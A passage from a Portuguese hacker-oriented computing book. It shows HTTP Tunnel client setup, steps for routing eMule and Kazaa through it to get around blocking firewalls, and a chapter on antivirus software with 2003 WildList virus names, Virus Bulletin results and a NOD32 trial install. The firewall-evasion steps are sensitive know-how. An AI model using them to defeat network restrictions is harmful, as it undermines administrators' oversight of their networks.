
Pronto! Após instalado o HTTP Tunnel, basta executar o Client e seguir os passos abaixo:

1. Depois de iniciar o programa, leia as instruções e, se estiver de acordo, clique em Yes, se quiser que esta tela não apareça mais, basta selecionar o item Never show this message again.


2. Na tela seguinte, aparecerá um quadro perguntando se você deseja configurar o programa, clique em Sim. No espaço em branco, digite o endereço do proxy ou firewall e a porta na qual está configurado, caso não esteja utilizando um proxy, marque a opção No proxy... e clique no botão Test, se a resposta for positiva, significa que as configurações do proxy/firewall estão corretas e o programa deverá funcionar corretamente. Caso a resposta seja negativa, confira os endereços do proxy e faça o teste novamente, saiba que o programa não funcionará da maneira correta se ele não passar neste teste.



3. Em Subscription Key, deve-se colocar uma chave, para conseguir esses números, clique em Get a Key se você desejar comprar a versão completa do programa, que garante acesso a servidores proxy mais rápidos, para sair desta tela pressione Cancel.



4. Clique na aba Speedy Test para testar a velocidade do servidor proxy gratuito, neste quadro, será feita a comparação do serviço gratuito com o pago, para isso, clique em Perform Speed Test.




2.2. Acessando Serviços

Vamos utilizar agora alguns dos serviços mais acessados na Internet, digamos que, na rede em que o hacker está, o acesso ao eMule e ao Kazaa e estejam bloqueados, você verá agora que, com um programa de tunnelling, é possível burlar alguns firewalls.

eMule

Execute o HTTP Tunnel, e deixe-o ativado. A seguir, inicie o eMule e siga os passos:

1. Clique no ícone Preferences, no quadro que abrir, selecione a opção Proxy; no quadro à direita, marque Enable Proxy; em Proxy Type, deixe selecionado Socks 4; em proxy host, digite o endereço local localhost, 127.0.0.1 ou o próprio IP da máquina onde o HTTP Tunnel está instalado. Em Proxy port, digite o número da porta do proxy e dê OK.




2. Feche o eMule e abra-o novamente. Pronto, agora é só conectar normalmente. Lembre-se de que, como está sendo utilizada a versão gratuita do HTTP Tunnel, o servidor proxy terá uma velocidade de transferência de dados mais baixa.

Kazaa

Execute o HTTP Tunnel, e deixe-o ativado. A seguir, inicie o Kazaa e siga os passos:

1. Clique no menu Tools, escolha Options; no quadro que aparece, vá à aba Firewall; no campo SOCKS5 Proxy Server, selecione Use SOCKS5 Proxy Server; em Host, digite o endereço da máquina na qual o HTTP Tunnel está instalado; em Port, a porta na qual ele está sendo executado, dê OK.



2. Feche o Kazaa e abra-o novamente. Pronto, agora é só conectar normalmente. Lembre-se de que, como está sendo utilizada a versão gratuita do HTTP Tunnel, o servidor proxy terá uma velocidade de transferência de dados mais baixa.

Capítulo 5

ANTIVÍRUS

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

O Antivírus é um software que busca em um computador, vasculhando memória, discos rígidos, discos removíveis por algum vírus ou arquivos maliciosos.

O mercado de antivírus cresceu bastante, mais por causa do avanço da Internet, principalmente no meio corporativo onde a preocupação com a segurança é essencial.

As soluções são inúmeras e para diversos tipo de situação existe desde antivírus mais simples, que funcionam somente para detectar um tipo de vírus, até suites completas, que detectam, removem, fazem varredura em e-mail, arquivos, emitem alertas diversos etc.

Os melhores softwares de segurança já contam com versão em português, o intuito deste capítulo é apresentar os softwares antivírus, comparações e informações de como utilizar uma dessas ferramentas.

Diversos meios realizam seus próprios testes, aqui apresentaremos os resultados de testes e rankings elaborados pela Virus Bulletin, um grupo renomado e especializado em segurança digital. Confira!

VB 100% award

Os antivírus que conseguem obter o logo do VB 100% significa que:

– Detectaram todos In the Wild viruses durante todos os testes comparatives da virus Bulletin.

– Não geraram nenhum falso positivo quando fizeram a varredura em arquivos que poderiam sugerir falsos positivos.

A organização WildList coleta relatórios mensais de peritos em antivírus em todo mundo. Os dados dos relatórios são compilados para produzir o WildList – uma lista dos vírus que se espalham em diversos pontos do globo. Um vírus que seja relatado por dois ou mais dos peritos da WildList aparecerá na lista e será julgado para estar entre os In the Wild viruses.

Atualmente, essa lista tem sido utilizada pela Virus Bulletin e por outras organizações de teste de antivírus como um guia oficial dos vírus encontrados.

É esperada de um antivírus a detecção de todos vírus conhecidos, ou seja, conseguir detectar 100 % desses vírus, daí o nome da "certificação" VB 100%. Uma lista atualizada pode ser encontrada no site www.wildlist.org

Veja, na lista a seguir, os vírus mais reportados em julho de 2003. A lista só mostra quantos reportes foram feitos por participantes da Wil-

dList, não mostra os valores reais de contaminação, e sim uma seleção dos vírus que mais apareceram nas últimas 15 WildLists, são mostrados por freqüência, nome do vírus e aliases.

Freqüência	Nome	Aliases
47	W32/Klez.H-mm	–
45	W32/BugBear.A-mm	–
36	W32/Sobig.A-mm	–
35	W32/SirCam.A-mm	–
34	W32/Nimda.A-mm	–
33	W32/Klez.E-mm	–
32	W32/Funlove.4099	–
30	W32/Magistr.A-mm	Disembowler
29	W32/Braid.A-mm	–
29	W32/Magistr.B-mm	–
28	W32/Hybris.B-mm	Hybris.23040-mm
28	W32/Nimda.E-mm	–
26	W32/Yaha.G-mm	Lentin.F
25	VBS/Redlof.A-m	–
25	W32/Lirva.A-mm	–
24	W32/BadTrans.B-mm	29020
24	W32/Yaha.K-mm	–
23	W32/Elkern.C	WQK.C
22	W32/Fizzer-mm	–
22	W32/Ganda-mm	–
21	W32/Lirva.C-mm	–
21	W95/CIH.1003	CIH.A; Spacefiller
19	W32/MTX-m	Apology; Matrix
19	W32/Opaserv.A	–
19	W32/Yaha.E-mm	Lentin.D
18	VBS/Haptime.A-mm	Help
17	W32/BugBear.B-mm	–
17	W32/Datom.A	–
15	JS/Kak.A-m	–
15	W32/Gibe.B-mm	–
15	W32/Lovgate.F-m	–
15	W32/Sobig.B-mm	–

Quando um antivírus consegue o certificado VB 100%, significa que este produto passou nos testes. Um produto que falha no teste do VB 100% não significa que ele não possa fornecer a proteção adequada, isso se administrado por um profissional.

Confira, a seguir, uma tabela dos testes realizados em algumas plataformas. Os produtos estão listados por ordem alfabética e só mostram se passaram ou não no teste.

Tabela de resultados

Marcações	Aprovado	Reprovado	Sem informações
	100% VIRUS BULLETIN	X	▬

	Windows NT Fev. 03	RedHat Linux Maio 03	Windows XP Professional Jun. 03	Netware 6.0 Aug. 03	Windows 2003 Server Nov. 03
AhnLab	X	▬	X	▬	100% VIRUS BULLETIN
Aladdin Knowledge Systems	▬	▬	▬	▬	▬
Alwil	X	100% VIRUS BULLETIN	100% VIRUS BULLETIN	▬	X
CAT Quickheal	X	▬	100% VIRUS BULLETIN	▬	100% VIRUS BULLETIN
Command Software Systems	100% VIRUS BULLETIN	▬	100% VIRUS BULLETIN	X	▬
Computer Associates (InoculateIT/eTrust)	100% VIRUS BULLETIN	▬	100% VIRUS BULLETIN	X	X
Computer Associates (Vet)	100% VIRUS BULLETIN	▬	100% VIRUS BULLETIN	100% VIRUS BULLETIN	100% VIRUS BULLETIN
DialogueScience	100% VIRUS BULLETIN	X	X	100% VIRUS BULLETIN	100% VIRUS BULLETIN
Eset	100% VIRUS BULLETIN	▬	100% VIRUS BULLETIN	100% VIRUS BULLETIN	100% VIRUS BULLETIN
F-Secure	100% VIRUS BULLETIN	X	100% VIRUS BULLETIN	▬	100% VIRUS BULLETIN


Frisk	X	X	100% VIRUS BULLETIN	—	100% VIRUS BULLETIN
GDATA	100% VIRUS BULLETIN	—	100% VIRUS BULLETIN	—	X
GeCAD	100% VIRUS BULLETIN	X	100% VIRUS BULLETIN	—	—
Ggreat	X	—	X	—	—
Grisoft	X	—	100% VIRUS BULLETIN	—	100% VIRUS BULLETIN
H+BEDV	—	X	—	—	—
Hauri	X	—	100% VIRUS BULLETIN	—	—
Ikarus	—	—	—	—	—
Kaspersky	100% VIRUS BULLETIN	X	X	100% VIRUS BULLETIN	100% VIRUS BULLETIN
Leprechaun VirusBuster II	—	—	—	—	—
McAfee	—	—	—	—	—
MicroWorld	X	—	100% VIRUS BULLETIN	—	100% VIRUS BULLETIN
Network Associates (McAfee)	100% VIRUS BULLETIN	—	100% VIRUS BULLETIN	100% VIRUS BULLETIN	100% VIRUS BULLETIN
Norman	100% VIRUS BULLETIN	X	100% VIRUS BULLETIN	100% VIRUS BULLETIN	X
Panda Software	—	—	—	—	—
Proland Software	—	—	—	—	—
Softwin	X	—	100% VIRUS BULLETIN	—	100% VIRUS BULLETIN
Sophos	100% VIRUS BULLETIN	X	100% VIRUS BULLETIN	100% VIRUS BULLETIN	100% VIRUS BULLETIN
Symantec	100% VIRUS BULLETIN	—	100% VIRUS BULLETIN	100% VIRUS BULLETIN	100% VIRUS BULLETIN
Trend Micro	100% VIRUS BULLETIN	100% VIRUS BULLETIN	100% VIRUS BULLETIN	—	100% VIRUS BULLETIN

Virus Chaser	100% VIRUS BULLETIN	—	X	—	X
VirusBuster	100% VIRUS BULLETIN	X	100% VIRUS BULLETIN	100% VIRUS BULLETIN	100% VIRUS BULLETIN

Informações dos testes feitos nos 5 produtos que obtiveram aprovação em todas as plataformas para as quais têm uma versão funcional. Aqui, colocaremos em ordem de aceitação no teste:

1. Eset (Nod32)


Resultado: 24 aprovações/3 falhas
Gráfico de performance:



website: http://www.nod32.com/

2. Symantec (Norton AntiVirus)

Resultado: 22 aprovações/6 falhas
Gráfico de performance:



website: http://www.symantec.com/


3. Computer associates (Vet)

Resultado: 19 aprovações/12 falhas
Gráfico de performance:

website: http://www.vet.com.au/

4. Network Associates (McAfee)

Resultado: 13 aprovações/16 falhas
Gráfico de performance:



website: http://www.networkassociates.com/

5. Trend Micro (PC-cillin)


Resultado: 7 aprovações/7 falhas
Gráfico de performance:

website: http://www.antivirus.com/

O campeão, segundo a VB 100%, foi o Nod32 da Eset, representado no Brasil pela Protagon Data Security, que pode ser adquirido pelo site www.protagon.com.br ou em www.nod32.com.br. Mostraremos, a seguir, como utilizar a versão de avaliação do Nod32 para Windows XP. Acompanhe:

1. Acesse o site da Nod32 www.nod32.com.br e baixe a versão de avaliação clicando no menu Download e, depois, Versão Avaliação (A versão de avaliação tem como propósito a avaliação não-comercial somente. O período de avaliação é limitado pelo período de 30 dias. Após o vencimento desse período, o NOD32® deverá ser desinstalado ou comprado).


Fonte: Virus Bulletin. http://www.virusbulletin.com




2. Na página seguinte, preencha corretamente o formulário, informando seus dados ou da empresa na qual trabalha, selecione o produto que deseja baixar e pressione o botão Próxima Página.

3. A página será redirecionada para a área de download. Leia, atentamente, as informações da página e selecione o arquivo para baixar, clicando em Download. Nesse caso, faremos o passo a passo utilizando a versão para Windows XP.

